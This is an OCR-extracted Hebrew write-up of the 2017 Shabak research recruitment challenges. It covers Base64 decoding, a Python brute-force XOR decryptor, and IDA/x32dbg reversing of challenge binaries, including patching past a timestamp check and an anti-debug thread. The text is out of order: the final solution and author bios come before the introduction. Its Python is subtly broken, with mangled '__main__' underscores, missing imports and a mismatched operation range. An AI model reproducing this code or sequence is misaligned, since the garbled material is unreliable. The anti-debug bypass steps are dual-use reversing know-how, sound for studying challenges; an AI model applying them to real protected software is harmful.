from multiprocessing.pool import ThreadPool


def decrypt(cypher_text, code_param):
    code, param = code_param
    decrypted_block = bytearray()
    for c in bytearray(cypher_text):
        if code == 0:
            dc = c ^ param
        elif code == 1:
            dc = (c + param) % 256
        elif code == 2:
            dc = (c - param) % 256

        decrypted_block.append(dc)

    return (code, param), str(decrypted_block)


def gen_operations():
    codes = range(2)
    params = range(0, 256)
```

```
    for code, param in itertools.product(codes, params):
        yield code, param


if   name   == '  main  ':
    pool = ThreadPool(150)
    cypher_text = open('EncryptedMessage.bin').read()
    options_list = pool.map(partial(decrypt, cypher_text), gen_operations())
    pprint(dict(filter(lambda l: l[1] != '', options_list)), indent=2)
```

- **decrypt** - פונקציה אשר מפענחת את הטקסט עם דסקריפטור אחד בלבד (בגודל של הטקסט).
- **gen_operations** - גנרטור אשר מייצר את האפשרויות לדסקריפטור יחיד (עם גודל אחד - גודל הטקסט 54), פעולה **0** או **1** (כי כבר אמרנו שחיבור וחיסור בשבילנו זאת אותה הפעולה).
- בפעולה הראשית (**if __name__ == '__main__'**) אנחנו מתחילים ביצירת **Pool** (תור עם 150 תרדים במקביל), לאחר מכן אנחנו קוראים את הטקסט המוצפן לתוך קובץ. לבסוף אנחנו מייצרים אסינכרונית רשימה של **(הדיסקריפטור, הטקסט המפוענח)**. לבסוף אנחנו משתמשים ב-pprint עם אינדנטציה של שני רווחים בשביל להדפיס את התוצאות בצורה יפה.

עכשיו בעין אפשר למצוא את התוצאות הכי הגיוניות:

```
466  (1, 209): '=g\x14=\x1fs\x0f$%.s\xfa\x1e!*Ts\x05$s\x10$&J2cd\x1fOqdlhdq-\x1fHs\x1fg`r\x1fnmk`\x07ILN\\U',
467  (1, 210): '>h\x15> t\x10%&/t\xfb\x1f"+Ut\x06%t\x11%\'"3de Premier. It has onl\x08JMO]V',
468  (1, 211): "?i\x16?!u\x11&'0u\xfc #,Vu\x07&u\x12&(#4ef!Qsmjfs/!Juiftpmo\tKNP^W",
469  (1, 212): '@j\x17@"v\x12\'(1v\xfd!$-Wv\x08\'v\x13\')$5fg"Rtgokgt0"Kv"jcu"qpnc\nLOQ_X',
470  (1, 213): 'Ak\x18A#w\x13()2w\xfe"%.Xw\t(w\x14(*%6gh#Suhplhu1#Lw#kdv#rqod\x0bMPR`Y',
471  (1, 214): 'Bl\x19B$x\x14)*3x\xff#&/Yx\n)x\x15)+&7hi$Tviqmiv2$Mx$lew$srpe\x0cNQSaZ',
472  (1, 215): "Cm\x1aC%y\x15*+4y\x00$'0Zy\x0b*y\x16*,'8ij%Uwjrnjw3%Ny%mfx%tsqf\rORTb[",
473  (1, 216): 'Dn\x1bD&z\x16+,5z\x01%(1[z\x0c+z\x17+-(9jk&Vxksokx4&Oz&ngy&utrg\x0ePSUc\\',
474  (1, 217): "Eo\x1cE'{\x17,-6{\x02&)2\\{\r,{\x18,.):kl'Wyltply5'P{'ohz'vush\x0fQTVd]",
475  (1, 218): 'Fp\x1dF(|\x18-.7|\x03'*3]|\x0e-|\x19-/*;lm(Xzmuqmz6(Q|(pi{(wvti\x10RUWe^",
476  (1, 219): 'Gq\x1eG)}\x19./8}\x04(+4^}\x0f.}\x1a.0+<mn)Y{nvrn{7)R})qjJ)xwuj\x11SVXf_',
477  (1, 220): 'Hr\x1fH*~\x1a/09~\x05),5_~\x10/~\x1b/1,=no*Z|owso|8*S~*rk}*yxvk\x12TWYg`',
478  (1, 221): 'Is I+\x7f\x1b01:\x7f\x06*-6`\x7f\x110\x7f\x1c02->op+[}pxtp}9+T\x7f+sl~+zywl\x13UXZha',
479  (1, 222): 'JtJ,\x80\x1c12;\x80\x07+.7a\x80\x121\x80\x1d13.?pq,\\~qyuq~:,U\x80,tm\x7f,{zxm\x14VY[ib',
480  (1, 223): 'Ku"K-\x81\x1d23<\x81\x08,/8b\x81\x132\x81\x1e24/@qr-]\x7frzvr\x7f;-V\x81-un\x80-|{yn\x15WZ\\jc',
481  (1, 224): 'Lv#L.\x82\x1e34=\x82\t-09c\x82\x143\x82\x1f350Ars.^\x80s{ws\x80<.W\x82.vo\x81.}|zo\x16X[]kd',
482  (1, 225): 'Mw$M/\x83\x1f45>\x83\n.1:d\x83\x154\x83 461Bst/_\x81t|xt\x81=/X\x83/wp\x82/~}{p\x17Y\\^le',
483  (1, 226): 'Nx%N0\x84 56?\x84\x0b/2;e\x84\x165\x84!572Ctu0`\x82u}yu\x82>0Y\x840xq\x830\x7f~|q\x18Z]_mf',
484  (1, 227): 'Oy&O1\x85!67@\x85\x0c03<f\x85\x176\x85"683Duv1a\x83v~zv\x83?1Z\x851yr\x841\x80\x7f}r\x19[^`ng',
485  (1, 228): 'Pz\'P2\x86"78A\x86\r14=g\x86\x187\x86#794Evw2b\x84w\x7f{w\x84@2[\x862zs\x852\x81\x80~s\x1a\\_aoh',
486  (1, 229): 'Q{(Q3\x87#89B\x87\x0e25>h\x87\x198\x87$8:5Fwx3c\x85x\x80|x\x85A3\\\x873{t\x863\x82\x81\x7ft\x1b]`bpi',
487  (1, 230): 'R|)R4\x88$9:C\x88\x0f36?i\x88\x1a9\x88%9;6Gxy4d\x86y\x81}y\x86B4]\x884|u\x874\x83\x82\x80u\x1c^acqj',
488  (1, 231): 'S}*S5\x89%:;D\x89\x1047@j\x89\x1b:\x89&:<7Hyz5e\x87z\x82~z\x87C5^\x895}v\x885\x84\x83\x81v\x1d_bdrk',
489  (1, 232): "T~+T6\x8a&;<E\x8a\x1158Ak\x8a\x1c;\x8a';=8Iz{6f\x88{\x83\x7f{\x88D6_\x8a6~w\x896\x85\x84\x82w\x1e`cesl",
490  (1, 233): 'U\x7f,U7\x8b\'<=F\x8b\x1269Bl\x8b\x1d<\x8b(<>9J{|7g\x89|\x84\x80|\x89E7`\x8b7\x7fx\x8a7\x86\x85\x83x\x1fadftm',
491  (1, 234): 'V\x80-V8\x8c(=>G\x8c\x137:Cm\x8c\x1e=\x8c)=?:K|}8h\x8a}\x85\x81}\x8aF8a\x8c8\x80y\x8b8\x87\x86\x84y begun',
492  (1, 235): 'W\x81.W9\x8d)>?H\x8d\x148;Dn\x8d\x1f>\x8d*>@;L}~9i\x8b~\x86\x82~\x8bG9b\x8d9\x81z\x8c9\x88\x87\x85zlmvo',
```

שלוש תוצאות תפסו את עיניי:

1. De Premier. It Has On
2. y begun
3. Is I

התוצאה השניה נראית המשך ישיר של **השלישית**, כלומר המשפט הכולל הוא (**De Premier. It Has Only begun**). אחרי חיפוש קצר בגוגל נמצא את האתר הזה:

http://www.imdb.com/character/ch0042582/quotes


וזה די הגיוני כי סך הכל בהוראות כתוב בפירוש:

you should be able to decrypt the message into a readable quote :-)

אז עכשיו יש לנו משפט, אבל זה לא מספיק כי הוא ארוך יותר ממה שאנחנו מחפשים וגם מכיל תווים לא חוקיים:

Is it done, Yuri? No, Comrade Premier. It has only begun.

נסיר את ה-',' (תו לא חוקי) ועדיין הטקסט גדול בתו אחד, אבל כמו שאנחנו רואים הטקסט מסתיים ב-begun בלי נקודה, מה שאומר שהגודל של הטקסט ללא הנקודה הוא 54, בול הגודל של הטקסט המוצפן. נכניס את הטקסט "Is it done, Yuri? No, Comrade Premier. It has only begun" ועברנו את המשימה האחרונה!



על המחברים

- **D4D:** עוסק בתחום ה-Reverse Engineering - בחברת IronSource במחלקת ה-Security ואוהב לחקור משחקי מחשב והגנות, לכל שאלה שיש או ייעוץ ניתן לפנות אלי דרך:
  - שרת ה-IRC של Nix בערוץ: #reversing
  - או באתר: www.cheats4gamer.com
  - או בכתובת האימייל: llcashall@gmail.com.

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

פתרון אתגר השב"כ 2017 - אתגרי המחקר

מאת D4d ותומר זית.

הקדמה

ב-27.4.2017 השב"כ פרסם אתגרים בכדי לגייס אנשים למחקר ופיתוח האתגר התחלק לשני חלקים, מחקר ופיתוח, במאמר הזה נציג את הפתרונות לאתגרים של המחקר.

שלב מקדים - למצוא את הדרך לאתגר

בדומה לאתגרי המוסד, השלב הראשוני פורסם בעיתון וברשתות החברתיות והיינו צריכים להבין איך להגיע אליו. באתר של השב"כ פורסמה התמונה הבאה:

כפי שניתן לראות, בתמונה יש מחרוזת בקידוד של Base64 אשר מתורגמת בסופו של דבר לכתובת האתר שבו מאוכסן האתגר.

פיענוח המחרוזת ב-Linux:


```
base64 -d <<< MTAxMDAxMTAxMTAxMDAwMDExMDAwMDEwMTEwMDAxMDAxMTAwMDAxMDExMDEwMTEuY29t
```

התוצאה:

https://10100110110100001100001011000100110000101101011.com


(שהיא גם הערך הבינארי של המחרוזת "Shabak").

באתר הזה מופיעים האתגרים של השב"כ בשני חלקים כמו שרואים בתמונה:



מחקר | פיתוח

שלב ראשון - Roman Emperor



בהתחלה של הקובץ כשמגיעים לפונקציה main יש בדיקה האם יש תיקיה בשם "**meseeker inc**". 0x10 זה הקבוע שבודק האם מדובר בתיקיה.

```
.text:00E212F1                 lea     eax, [esp+4F8h+filePath]
.text:00E212F5                 push    104h            ; nSize
.text:00E212FA                 push    eax             ; lpDst
.text:00E212FB                 push    offset Src      ; "%PROGRAMFILES%\\meseeker inc"
.text:00E21300                 call    ds:ExpandEnvironmentStringsA
.text:00E21306
.text:00E21306
.text:00E21306                 lea     eax, [esp+4F8h+FileInformation]
.text:00E2130A                 push    eax             ; lpFileInformation
.text:00E2130B                 push    0               ; fInfoLevelId
.text:00E2130D                 lea     eax, [esp+500h+filePath]
.text:00E21311                 push    eax             ; lpFileName
.text:00E21312                 call    ds:GetFileAttributesExA
.text:00E21318                 test    eax, eax
.text:00E2131A                 jz      short loc_E21381
.text:00E2131C
.text:00E2131C
.text:00E2131C                 test    byte ptr [esp+4F8h+FileInformation.dwFileAttributes], 10h
.text:00E21321                 jz      short loc_E21381
```

לאחר הבדיקה הזו בודקים את הזמן שפעם אחרונה ניגשו לקובץ.

```
.text:00E21323
.text:00E21323                mov     ecx, [esp+4F8h+FileInformation.ftLastAccessTime.dwHighDateTime]
.text:00E21327                mov     esi, ds:highDateTime
.text:00E2132D                mov     eax, [esp+4F8h+FileInformation.ftLastAccessTime.dwLowDateTime]
.text:00E21331                mov     edx, ds:lowDateTime
```

בודקים את ההפרש בין ה-low time ש-hardcoded בקובץ לבין ה-low time של הפעם אחרונה שניגשו לקובץ וגם את ההפרש של ה-high time ש-hardcoded לבין ה-high time של הפעם האחרונה שניגשו לקובץ.

```
.text:00E21347 loc_E21347:                                             ;
.text:00E21347                                                         ;
.text:00E21347                sub     edx, eax
.text:00E21349                mov     eax, edx
.text:00E2134B                sbb     esi, ecx
.text:00E2134D                mov     ecx, esi
.text:00E2134F
.text:00E2134F loc_E2134F:                                             ;
.text:00E2134F                cmp     ecx, 201
.text:00E21355                jb      short loc_E21360
.text:00E21357
.text:00E21357
.text:00E21357                ja      short loc_E21381
.text:00E21359
.text:00E21359
.text:00E21359                cmp     eax, 2A69C000h
.text:00E2135E                jnb     short loc_E21381
```

על מנת למצוא את הסיסמא לא צריך לשנות את השדה שפעם אחרונה ניגשו לקובץ זה סתם מיותר. בתרגיל הזה מספיק לשנות את הקטע בקוד ולשים patch בקוד על מנת לגרום לתנאי הזה לעבור נשנה את הדגלים ב-runtime ב-x32dbg כדי שהתנאי יעבור.

```
                00E2134F   81 F9 C9 00 00 00    cmp ecx,C9
                00E21355   72 09               jb first.E21360
                00E21357   77 28               ja first.E21381
                00E21359   3D 00 C0 69 2A       cmp eax,2A69C000
                00E2135E   73 21               jae first.E21381
EIP             00E21360   8D 8C 24 30 01 00 00 lea ecx,dword ptr ss:[esp+130]
                00E21367   E8 24 00 00 00       call first.E21390
```

לאחר מכן מגיעים לקטע קוד שמפענח את המחרוזת שתביא את הסיסמא בתוך הפונקציה: d4d_decodePassOutput

```
.text:00E21360 loc_E21360:                                ; CODE XREF: _main+85Tj
.text:00E21360                lea     ecx, [esp+4F8h+passOutput]
.text:00E21367                call    d4d_decodePassOutput
.text:00E2136C
.text:00E2136C
.text:00E2136C                lea     eax, [esp+4F8h+passOutput]
.text:00E21373                push    eax
.text:00E21374                push    offset aS       ; "%s"
.text:00E21379                call    d4d_printf
.text:00E2137E                add     esp, 8
```

אם נכנסים לתוך הפונקציה הזו מגיעים לפעולות של xmm שיבצעו פיענוח של המחרוזת עם פעולות XOR שיעבדו על 16 בתים במקביל שתדפיס את הסיסמא למסך.

Xmm1 מכיל את המפתח ל-XOR שהוא hardcoded בקובץ:

```
.text:00E213C0                          decryptBuf:                             ; CODE XREF: d4d_decodePassOutput+55↓j
.text:00E213C0 0F 10 04 96                      movups  xmm0, xmmword ptr [esi+edx*4]
.text:00E213C4 83 C2 08                         add     edx, 8
.text:00E213C7 8D 40 20                         lea     eax, [eax+20h]
.text:00E213CA 66 0F EF C1                      pxor    xmm0, xmm1
.text:00E213CE 0F 11 40 D0                      movups  xmmword ptr [eax-30h], xmm0
.text:00E213D2 0F 10 44 01 E0                   movups  xmm0, xmmword ptr [ecx+eax-20h]
.text:00E213D7 66 0F EF C1                      pxor    xmm0, xmm1
.text:00E213DB 0F 11 40 E0                      movups  xmmword ptr [eax-20h], xmm0
.text:00E213DF 81 FA F0 00 00 00                cmp     edx, 0F0h
.text:00E213E5 72 D9                            jb      short decryptBuf
.text:00E213E7
.text:00E213E7
.text:00E213E7 81 FA F1 00 00 00                cmp     edx, 0F1h
.text:00E213ED 73 25                            jnb     short loc_E21414
```

ובסוף מגיעים לתוצאה הזו:

שלב שני - The Song

נתחיל לבדוק מה עושה הפונקציה main ש-IDA PRO מצא אוטומטית:

```
.text:009110B7 6A 32                            push    32h             ; size_t
.text:009110B9 8D 45 C0                         lea     eax, [ebp+myPass]
.text:009110BC 6A 00                            push    0               ; int
.text:009110BE 50                               push    eax             ; void *
.text:009110BF E8 CC 35 01 00                   call    _memset
.text:009110C4
.text:009110C4
.text:009110C4 6A 00                            push    0
.text:009110C6 E8 24 3E 01 00                   call    ___acrt_iob_func
.text:009110CB
.text:009110CB
.text:009110CB 50                               push    eax             ; FILE *
.text:009110CC 8D 45 C0                         lea     eax, [ebp+myPass]
.text:009110CF 6A 32                            push    32h             ; int
.text:009110D1 50                               push    eax             ; char *
.text:009110D2 E8 FD 52 01 00                   call    _fgets
.text:009110D7
.text:009110D7
.text:009110D7 8D 4D C0                         lea     ecx, [ebp+myPass]
.text:009110DA E8 71 00 00 00                   call    j_d4d_calcHash
.text:009110DF
```

בסוף רואים את הפונקציה fgets שאיתה מכניסים קלט למשתמש שאמורה להיות סיסמא כלשהי. אם ממשיכים לרוץ פתאום התוכנית נסגרת, במידה וזה קורה צריך להסתכל מה גורם לתוכנה להיסגר. התוכנה נסגרת בגלל שיש כנראה Anti Debug שפספסנו בהתחלה, אז צריך לחזור לפונקציות שנקראו לפני ה-main ולבדוק מה קרה.

אם חוזרים אחורה בקוד רואים שיש פונקציה אשר אחראית לאתחול של קוד בשם init_term:

```
.text:00923ABE
.text:00923ABE                          loc_923ABE:                             ; CODE XREF: __scrt_common_main_seh(void)+59↑j
.text:00923ABE 68 34 41 93 00                       push    offset unk_934134
.text:00923AC3 68 24 41 93 00                       push    offset FuncTable
.text:00923AC8 E8 1A 31 00 00                       call    __initterm
.text:00923ACD 59                                   pop     ecx
.text:00923ACE 59                                   pop     ecx
.text:00923ACF C7 05 B0 B8 93 00 02 00+             mov     dword_93B8B0, 2
.text:00923AD9 EB 05                                jmp     short loc_923AE0
```

הפונקציה הזו מקבלת שני פרמטרים: הפרמטר הראשון זה איפה שמתחילה הטבלה של הפונקציות, הפרמטר השני זה איפה שנגמרת הטבלה. אם ממשיכים להסתכל על הטבלה עצמה, רואים שם רשימה של פונקציות בטבלה, בואו נביט על הפונקציות האלה:

```
.rdata:00934124 00                      FuncTable       db    0
.rdata:00934125 00                                      db    0
.rdata:00934126 00                                      db    0
.rdata:00934127 00                                      db    0
.rdata:00934128 40 3A 92 00                             dd offset sub_923A40
.rdata:0093412C F0 11 91 00                             dd offset d4d_overwriteFunc
.rdata:00934130 D0 38 92 00                             dd offset d4d_antidebugThread
```

מה שמעניין בטבלה הזו זה הפונקציה האחרונה שעושה אנטי דיבאג ועוד פונקציה שמשכתבת קטע קוד.

נתחיל להסתכל על הפונקציה d4d_overwriteFunc

```
.text:009111F0                          ; =============== S U B R O U T I N E =======================================
.text:009111F0
.text:009111F0
.text:009111F0                          d4d_overwriteFunc proc near             ; DATA XREF: .rdata:0093412C↓o
.text:009111F0 B8 28 38 92 00                       mov     eax, offset d4d_decryptDll
.text:009111F5 B9 60 11 91 00                       mov     ecx, offset sub_911160
.text:009111FA 0F 10 00                             movups  xmm0, xmmword ptr [eax]
.text:009111FD 0F 11 01                             movups  xmmword ptr [ecx], xmm0
.text:00911200 0F 10 40 10                          movups  xmm0, xmmword ptr [eax+10h]
.text:00911204 0F 11 41 10                          movups  xmmword ptr [ecx+10h], xmm0
.text:00911208 0F 10 40 20                          movups  xmm0, xmmword ptr [eax+20h]
.text:0091120C 0F 11 41 20                          movups  xmmword ptr [ecx+20h], xmm0
.text:00911210 66 8B 40 30                          mov     ax, [eax+30h]
.text:00911214 66 89 41 30                          mov     [ecx+30h], ax
.text:00911218 C3                                   retn
.text:00911218                          d4d_overwriteFunc endp
.text:00911218
```

הפונקציה הזו משנה פונקציה בקוד של ה-main וכותבת קוד אחר שיתבצע בפונקציה הזו. עכשיו נסתכל על מה הפונקציה d4d_antidebugThread עושה:

```
.text:009238D0                          d4d_antidebugThread proc near           ; DATA XREF: .rdata:00934130↓o
.text:009238D0 6A 00                                push    0                   ; lpThreadId
.text:009238D2 6A 00                                push    0                   ; dwCreationFlags
.text:009238D4 6A 00                                push    0                   ; lpParameter
.text:009238D6 68 60 38 92 00                       push    offset d4d_antidebug ; lpStartAddress
.text:009238DB 6A 00                                push    0                   ; dwStackSize
.text:009238DD 6A 00                                push    0                   ; lpThreadAttributes
.text:009238DF FF 15 14 40 93 00                    call    ds:CreateThread
.text:009238E5 C3                                   retn
.text:009238E5                          d4d_antidebugThread endp
```

הפונקציה הזו קוראת ל-thread שיבדוק האם יש דיבאגר, במידה ונמצא דיבאגר התוכנית תיסגר באמצע, וזו הסיבה שהתוכנית שלנו נסגרה.

הפונקציה עצמה נראית כך:

```
.text:00923860                         ; DWORD __stdcall d4d_antidebug(LPVOID lpThreadParameter)
.text:00923860                         d4d_antidebug   proc near               ; DATA XREF: d4d_antidebugThread+6↓o
.text:00923860
.text:00923860                         ThreadId        = dword ptr -8
.text:00923860                         var_4           = dword ptr -4
.text:00923860                         lpThreadParameter= dword ptr  8
.text:00923860
.text:00923860 55                                      push    ebp
.text:00923861 8B EC                                   mov     ebp, esp
.text:00923863 83 E4 F8                                and     esp, 0FFFFFFF8h
.text:00923866 83 EC 0C                                sub     esp, 0Ch
.text:00923869
.text:00923869
.text:00923869 53                                      push    ebx
.text:0092386A 56                                      push    esi
.text:0092386B 8B 35 04 40 93 00                       mov     esi, ds:GetTickCount64
.text:00923871 57                                      push    edi
.text:00923872 FF D6                                   call    esi ; GetTickCount64
.text:00923874
.text:00923874                         loc_923874:                             ; CODE XREF: d4d_antidebug+6E↓j
.text:00923874 8B D0                                   mov     ebx, edx
.text:00923876 8B F8                                   mov     edi, eax
.text:00923878 FF D6                                   call    esi ; GetTickCount64
.text:0092387A 8B F0                                   mov     esi, eax
.text:0092387C 89 44 24 10                             mov     [esp+18h+ThreadId], eax
.text:00923880 2B F7                                   sub     esi, edi
.text:00923882 89 54 24 14                             mov     [esp+18h+var_4], edx
.text:00923886 8B CA                                   mov     ecx, edx
.text:00923888 1B CB                                   sbb     ecx, ebx
.text:0092388A 85 C9                                   test    ecx, ecx
.text:0092388C 72 3A                                   jb      short loc_9238C8
.text:0092388E
.text:0092388E
.text:0092388E 77 05                                   ja      short loc_923895
.text:00923890
.text:00923890
.text:00923890 83 FE 64                                cmp     esi, 64h
.text:00923893 76 33                                   jbe     short loc_9238C8
.text:00923895
.text:00923895                         loc_923895:                             ; CODE XREF: d4d_antidebug+2E↑j
.text:00923895 68 6C 94 93 00                          push    offset aDebuggingAtten ; "Debugging attempt found... aborting!"
.text:0092389A 68 68 94 93 00                          push    offset unk_939468
.text:0092389F E8 BC 00 00 00                          call    d4d_printf
```

כפי שניתן לראות בתמונה ה-thread בודק עם הפונקציה GetTickCount64 כמה זמן עבר בין קטעי הקוד. אם עברו מעל 100 מילי שניות הפונקציה תפתח עוד thread שמטרתו תהיה לסגור את התוכנית עם הפונקציה ExitProcess.

בכדי לעקוף את האנטי דיבאג הזה אפשר לעשות שני דברים:

1. לגרום ל-thread להיות במצב suspend (מספר 4 ב-DwCreationFlags)

```
HANDLE WINAPI CreateThread(
  _In_opt_  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  _In_      SIZE_T                 dwStackSize,
  _In_      LPTHREAD_START_ROUTINE lpStartAddress,
  _In_opt_  LPVOID                 lpParameter,
  _In_      DWORD                  dwCreationFlags,
  _Out_opt_ LPDWORD                lpThreadId
);
```

2. לעשות Patch ולכתוב בשורה הראשונה של ה-thread את הפקודה ret או לעשות JMP שירוץ על עצמו.

הבחירה שהתקבלה היה לשים ב-thread את הפקודה ret:

```
00923860    C3              ret
00923861    8B EC           mov ebp,esp
00923863    83 E4 F8        and esp,FFFFFFF8
00923866    83 EC 0C        sub esp,C
00923869    53              push ebx
0092386A    56              push esi
0092386B    8B 35 04 40 93 00   mov esi,dword ptr ds:[<&GetTickCount64>]
00923871    57              push edi
00923872    FF D6           call esi
```

לאחר שסיימנו להתמודד עם ה-Anti Debugging נחזור לפונקציה main ממקודם. לאחר שנכניס סיסמא נגיע לקטע קוד שמחשב Hash על הסיסמא:

```
.text:009110D7
.text:009110D7
.text:009110D7 8D 4D C0                    lea     ecx, [ebp+myPass]
.text:009110DA E8 71 00 00 00              call    j_d4d_calcHash
```

פונקציה זו מחשבת Hash מסוג FNV, על ידי חיפוש של הקבוע 0x811c9dc5 בגוגל הגענו למסקנה שמדובר ב-FNV:

```
.text:00923900
.text:00923900                         d4d_calcHash    proc near               ; CODE XREF: j_d4d_calcHash↑j
.text:00923900 56                                      push    esi
.text:00923901 BA C5 9D 1C 81                          mov     edx, 811C9DC5h
.text:00923906 41                                      inc     ecx
.text:00923907 BE 0A 00 00 00                          mov     esi, 0Ah
.text:0092390C 0F 1F 40 00                             nop     dword ptr [eax+00h]
.text:00923910
.text:00923910                         loc_923910:                             ; CODE XREF: d4d_calcHash+52↓j
.text:00923910 0F B6 41 FF                             movzx   eax, byte ptr [ecx-1]
.text:00923914 8D 49 05                                lea     ecx, [ecx+5]
.text:00923917 33 C2                                   xor     eax, edx
.text:00923919 69 D0 93 01 00 01                       imul    edx, eax, 1000193h
.text:0092391F 0F B6 41 FB                             movzx   eax, byte ptr [ecx-5]
.text:00923923 33 D0                                   xor     edx, eax
.text:00923925 0F B6 41 FC                             movzx   eax, byte ptr [ecx-4]
.text:00923929 69 D2 93 01 00 01                       imul    edx, 1000193h
.text:0092392F 33 D0                                   xor     edx, eax
.text:00923931 0F B6 41 FD                             movzx   eax, byte ptr [ecx-3]
.text:00923935 69 D2 93 01 00 01                       imul    edx, 1000193h
.text:0092393B 33 D0                                   xor     edx, eax
.text:0092393D 0F B6 41 FE                             movzx   eax, byte ptr [ecx-2]
.text:00923941 69 D2 93 01 00 01                       imul    edx, 1000193h
.text:00923947 33 D0                                   xor     edx, eax
.text:00923949 69 D2 93 01 00 01                       imul    edx, 1000193h
.text:0092394F 83 EE 01                                sub     esi, 1
.text:00923952 75 BC                                   jnz     short loc_923910
.text:00923954 8B C2                                   mov     eax, edx
.text:00923956 5E                                      pop     esi
.text:00923957 C3                                      retn
.text:00923957                         d4d_calcHash    endp
```

לאחר חישוב ההאש יש הקצאת זיכרון וקריאה לפונקציה d4d_decryptDll

```
.text:009110DF
.text:009110DF
.text:009110DF 68 98 94 93 00                  push    offset aDecryptingPass ; "Decrypting password.\n"
.text:009110E4 68 68 94 93 00                  push    offset aS       ; "%s"
.text:009110E9 89 45 F8                        mov     [ebp+hashOfPass], eax
.text:009110EC E8 6F 28 01 00                  call    d4d_printf
.text:009110F1
.text:009110F1
.text:009110F1 FF 35 20 38 92 00               push    ds:nNumberOfBytesToWrite ; size_t
.text:009110F7 E8 E3 52 01 00                  call    _malloc
.text:009110FC 83 C4 30                        add     esp, 30h
.text:009110FF 89 45 F4                        mov     [ebp+var_C], eax
.text:00911102 85 C0                           test    eax, eax
.text:00911104 75 0B                           jnz     short loc_911111
.text:00911106
.text:00911106
.text:00911106 B8 20 00 00 00                  mov     eax, 20h
.text:0091110B 5F                              pop     edi
.text:0091110C 5E                              pop     esi
.text:0091110D 8B E5                           mov     esp, ebp
.text:0091110F 5D                              pop     ebp
.text:00911110 C3                              retn
.text:00911111                 ; ---------------------------------------------------------------------------
.text:00911111
.text:00911111                 loc_911111:                             ; CODE XREF: _main+64↑j
.text:00911111 C7 45 FC 00 00 00 00            mov     [ebp+var_4], 0
.text:00911118 8B 45 F8                        mov     eax, [ebp+hashOfPass]
.text:0091111B 8B 75 F4                        mov     esi, [ebp+var_C]
.text:0091111E 68 00 10 91 00                  push    offset d4d_loadDll
.text:00911123 8D 3D 20 12 91 00               lea     edi, encodedDll
.text:00911129 8B 0D 20 38 92 00               mov     ecx, ds:nNumberOfBytesToWrite
